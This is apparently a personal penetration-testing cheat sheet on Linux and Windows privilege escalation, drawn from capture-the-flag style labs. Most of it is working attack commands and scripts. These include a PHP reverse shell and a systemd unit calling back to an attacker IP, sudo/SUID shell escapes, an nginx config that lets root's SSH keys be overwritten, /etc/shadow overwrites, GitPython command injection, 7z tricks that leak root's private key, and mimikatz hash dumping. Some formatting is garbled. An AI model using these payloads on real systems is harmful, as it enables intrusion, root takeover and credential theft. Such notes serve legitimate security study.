
Linux Privilege Esc

sudo -l & history
Good first checks to do once you arrive in a system

find / -perm -4000 2>/dev/null
- List SUID binaries

crontab -l
- Check crontab for current user

Use post(multi/recon/local_exploit_suggester) following
meterpreter



Checklist:
- https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist

Guides:
- https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/privilege-escalation/linux/linux-examples.rst
- https://zombrax.medium.com/linux-privilege-escalation-e0c3b762c071

Sudo -l:

If you have write access to any root .sh script:

```
#!/bin/sh

/bin/bash
```

(ALL : ALL) NOPASSWD: /usr/bin/php

```
echo "<?php \$sock = fsockopen(\"10.10.14.37\", 5555); if (\$sock) { exec(\"sh <&3 >&3 2>&3\"); } else { echo \"Failed to connect"; } ?>" > lol.php
```

(root) NOPASSWD: /usr/bin/perl

```
sudo /usr/bin/perl perl -e 'exec "/bin/sh";'
```

(user2 : user2) NOPASSWD: /bin/bash

```
sudo -u user2 /bin/bash
```

(root) /usr/bin/ssh *

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

- -o ProxyCommand='...': Specifies a command to use to connect to the server x. Normally, this would be a proxy command to reach an SSH server behind a firewall.
- x: The destination hostname (which is not relevant in this case because the command is being used to execute a local shell command).
- ProxyCommand=';sh 0<&2 1>&2':
  - ;: Begins a new command. This might be a leftover from a previous command or an attempt to inject a new command.
  - sh 0<&2 1>&2: This part starts a new shell (sh) and redirects the file descriptors:
    - 0<&2: Redirects standard input (0) to standard error (2).
    - 1>&2: Redirects standard output (1) to standard error (2).

(ALL, !root) /bin/bash <---- This means everyone except root can run bin/bash with sudo

```
sudo -u#-1 /bin/bash
```

- **-u**: This option allows you to specify which user to run the command as.
- **#-1**: This is the key part of the exploit. In Unix-like systems, user IDs (UIDs) are numerical values that uniquely identify each user. The UID 0 is reserved for the root user. The value -1 is often interpreted as 0 in many systems due to integer underflow.
- **/bin/bash**: This is the command that will be run with elevated privileges. In this case, it starts a new bash shell.

```
sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash'
<user>@127.0.0.1
```

- Another way to do it
- -v is set verbose to true
- -o is used to allow the execution of local commands on the client machine after a successful SSH connection is established.
- The LocalCommand=/bin/bash option specifies the local command that should be executed on the machine after a successful SSH connection

(root) /usr/bin/find *

```
sudo find /home -exec /bin/bash \;
```

- The find command can use -exec to execute commands
- This executes a bash shell for us

(ALL : ALL) NOPASSWD: /usr/sbin/nginx

- Courtesy of: https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406

- From an existing interactive session create the following exploit code:

```
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
```

```
worker_processes 4;
pid /tmp/nginx.pid;
events {
    worker_connections 768;
}
http {
        server {
            listen 1339;
            root /;
            autoindex on;
            dav_methods PUT;
        }
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
```

- Then run the exploit:
  ```
  ./exploit.sh
  ```

- Store the SSH Private Key on your kali machine then use it to connect to the host:
  ```
  chmod 600 root_key
  ssh -i root_key root@host
  ```

Custom scripts:


(ALL : ALL) NOPASSWD: /opt/acl.sh


- No password needed to run acl.sh as sudo
- This is a script which uses setfacl to change the permissions of a file. But it restricts the file to be inside the home directory
- Usage: acl.sh <user> <perm> <file path>
- We can use a symlink attack to escape out of our home environment and affect files we are not meant to because this script runs as root
  - Create a symlink pointing to the '/' path
    - ln -s / <symlink name>
    - Note that this symlink may only
    - EG
      - `mtz@permx:~$ ln -s / aaa`
  - Run the vulnerable script to set permissions on a sensitive file EG shadow and passwd to change their perms
    - sudo /opt/acl.sh <user to apply to> rwx <pathtosymlink>/<symlinkname>/root/etc/shadow
      - The symlink will essentially take you out of the restricted space of your home directory and traverse to the '/' directory as specified in the symlink creation. That is why this path works because <pathtosymlink>/<symlinkname> essentially become '/'
      - I have wrongly assumed that just by running the command it will automatically use sudo because of what we see in sudo -l but that is not the case. You still need to use sudo at the beginning or you will get an error as you cannot run it without sudo
    - EG
      - `mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/aaa/etc/shadow`
  - You can check this ACL was added to the file by using ls -la on the sensitive directory and looking for the '+' at the end of the 9 bit permissions as seen

- You can check this ACL was added to the file by using ls -l on the sensitive directory and looking for the '+' at the end of the 9 bit permissions as seen below
  - ```
    mtz@permx:~$ ls -l /etc/passwd
    -rw-rwxr--+ 1 root root 1880 Jul  8 11:18 /etc/passwd
    ```
- Now we can cat passwd and shadow at our leisure and write to them too
- Generate a new entry to be the hash for root in /etc/shadow: openssl passwd -6 <new password>
  - -6:
    - Indicates that the SHA-512 hashing algorithm should be used.
  - -1:
    - Use MD5 algorithm (Apache variant).
  - -apr1:
    - Use Apache variant of MD5 algorithm.
  - -5:
    - Use SHA-256 algorithm.
  - -6:
    - Use SHA-512 algorithm
- Echo this to /etc/passwd and replace what's there already:
  - echo 'root:<hash from above>:18476:0:99999:7:::' > /etc/shadow
    - 18476:
      - This field stores the number of days since January 1, 1970, that the password was last changed
    - 0:
      - This field stores the minimum number of days required between password changes. A value of 0 means no minimum
    - 99999:
      - This field stores the maximum number of days the password is valid before the user is required to change it. A value of 99999 means the password never expires.
    - 7:
      - This field stores the number of days before the password expires that the user is warned.
    - Additional Fields:
      - These fields are typically reserved for future use or specific system configurations.
- su and then enter the password you used in the openssl command

(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *

- This is a python script which clones a repo into a specific folder called new_changes
- We check the library versions included in the script like this: pip3 list
  - We see it is using GitPython 3.1.29 which is vulnerable to RCE command injection
    - https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858
- The script uses the first argument passed into it as the URL to clone from which can be injected using this format:
  - sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c <script>'
    - ext::: This can denote an external command or execution context.
      sh -c <script>: This part invokes the shell (sh) and -c specifies that the subsequent argument (<script>) should be executed as a shell command.
    - **Notice we have to execute the command exactly as stated in sudo -l or it won't work**
    - It appears we can't execute any old command we want, but it has to be specifying a directory to clone something into so we are more likely to leverage that by taking output of our commands and sending that into a new directory:
      - sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/hi.txt'
        - We use % to escape the spaces


    ```



- Even though we get errors, it still worked
- ext::sh -c touch% /tmp/pwned'
  - Another example of what we could do

(sysadmin) NOPASSWD: /home/sysadmin/luvit
```
echo 'os.execute("/bin/sh")' > shell.lua
sudo -u sysadmin /home/sysadmin/luvit shell.lua
```
- luvit is a lua interpreter which you can run .lua files with. This could also work with other lua interpreting binaries
  - luvit <script>

(ALL : ALL) NOPASSWD: /usr/bin/usage_management
```
cd /path/to/folder/being/compressed/into/zip
touch @id_rsa
ln -s /root/.ssh/id_rsa id_rsa
sudo /usr/bin/usage_management
touch @id_rsa.pub
ln -s /root/.ssh/id_rsa.pub id_rsa.pub
sudo /usr/bin/usage_management
```
- This is a script which uses 7zip to backup a web app folder
- Use strings </usr/bin/usage_management> to see the exact 7z command it is using to do this
  - /usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
- When the 7zip executes in the command, it will throw an error with the contents of the restricted file
  - When 7z encounters a file starting with @, it reads the contents of that file as a list of files to include in the archive.
  - In this case, @id_rsa tells 7z to look inside root.txt for filenames to process
- I couldn't get this to work for /root/root.txt I could only do it for the id_rsa/id_rsa.pub files
- More info about this attack: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks

SetUID (if set):

SUID3NUM helps with this process. Located in /Desktop/tools

python
```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```
systemctl

Navigate to a writable dir like /tmp

1. Create a file called root.service with this inside:

```
[Unit]
Description=roooooooooot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<KaliIP>/<KaliPort> 0>&1'

[Install]
```

WantedBy=multi-user.target

2. Run /bin/systemctl enable /tmp/root.service
3. Start our netcat listener on kali end
4. Run /bin/systemctl start root
5. Check our kali listener

enlightenment

- Linux Window manager
- https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit
  - Run exploit.sh on the target

pkexec

- sudo pkexec /bin/sh

mount

- sudo mount -o bind /bin/sh /bin/mount
  sudo mount

menu

- Third party program which presents a menu like structure to the command line

```
kenobi@kenobi:~$ menu

**********************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
```

- We abuse the fact that menu accesses the ifconfig binary (and you could also do ls) whilst in a suid state. We change the path variable to point to our own directory with a custom made ifconfig which creates a copy of the bash binary with full permissions.
- This method doesn't a require user password

```
echo '#!/bin/bash' > ifconfig
echo 'cp /bin/bash /tmp/bash' >> ifconfig
echo 'chmod u+s /tmp/bash' >> ifconfig
export PATH=/home/kenobi:$PATH        We include ':$PATH' because if the binary can't be found in our new PATH, it can revert to the old PATH directory to find it
./tmp/bash -p      Don't forget to add -p as this preserves environment variables
```

Files with capabilities:

Capabilities provide a more fine-grained control over the privileges that a process can have, rather than using the all-or-nothing approach of setuid and setgid bits.

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

- cap_setuid is one of the capabilities provided by the Linux kernel to allow specific privileges to be granted to executables.
- This comes in in linpeas but can also be check with getcap -r / 2>/dev/null | grep cap_setuid
- This means running this python binary allows that executable to change its user ID to any user, including root. You could simply run the following script to get root (/usr/bin/python3.8 escalate.py):

```
# escalate.py
import os

os.setuid(0) #Changes the user ID (UID) of the running process to 0, which is the UID for the root user on Unix-like systems
os.system('/bin/bash') #Executes command
```

Linpeas Enum:

- Things to look for
  - Linux version
  - Sudo version (is it exploitable?)
    - If it is <= 1.9.12 check for this vulnerability in the sudoedit command:
      - run “sudoedit -s /”:
        - If there is a vulnerability (for Debian bullseye), you will get an error starting with “sudo edit:” as shown below:


          sudoedit: /: not a regular file

      - If there is no vulnerability (for Debian sid), an error starting with “usage:”

      - Full: https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit
  - Group membership
    - LXD group
      - Used by the LXD daemon to manage and control Linux containers. Users in this group can execute LXD commands.
      - https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation
        ^ This is a guide on how to use LXD for privesc. The first window in Method 1 needs to be executed on kali, and then the second one on the victim machine. Note that the latest version of distrobuilder doesn't work for LXD anymore, so use snapd to install it instead: sudo snap install distrobuilder --classic
      - The filesystem in this container's case sits below /mnt/root/
  - SUID and GUID (can these bins be exploited?)
  - Message of the day (MOTD) writable files
    - List of files

      /etc/update-motd.d/50-motd-news
      /etc/update-motd.d/00-header
      /etc/update-motd.d/10-help-text
      /etc/update-motd.d/80-esm
      /etc/update-motd.d/91-release-upgrade
    - Two methods to escalate if they are writable
      - echo "cp /bin/bash /home/<user>/bash && chmod u+s /home/<user>/bash" >> /etc/update-motd.d/00-header
        - Preferred method if you have a method to SSH
        - This assumes that 00-header is called upon SSH
        - This creates a bash binary on the Desktop of the user to be executed and adds executable and setuid to it
        - You may need to put a public key inside the authorized keys file inside .ssh if you don't have a password to ssh with
        - Once you run the command ssh quickly (as the motd file may reset on a timer) with that user and then navigate to the Desktop and do ./bash -p to launch root
          - The -p option tells Bash not to strip away environment variables that were in the parent shell or change these privileges. This allows the shell to retain any elevated or specific permissions and environment settings that were in place in the parent shell
          - Even though the SUID is set, you may still need to add the -p for it to work because of the environment variable stripping
      - Writing to /lib/systemd/system/motd-news.timer
        - Runs eg every 15 hours
        - Haven't been able to get it to work before
        - Write reverse shell to this file

Windows Privilege Esc



Checklist:

- https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation

Windows version exploits

Use meterpreter to dumphashes

Use post/multi/recon/local_exploit_suggester following meterpreter

Do a SAM dump

Use mimikatz

- token::elevate
- lsadump::sam to see hashes
- sekurlsa::pth to try spawn an elevated shell

Use winpeas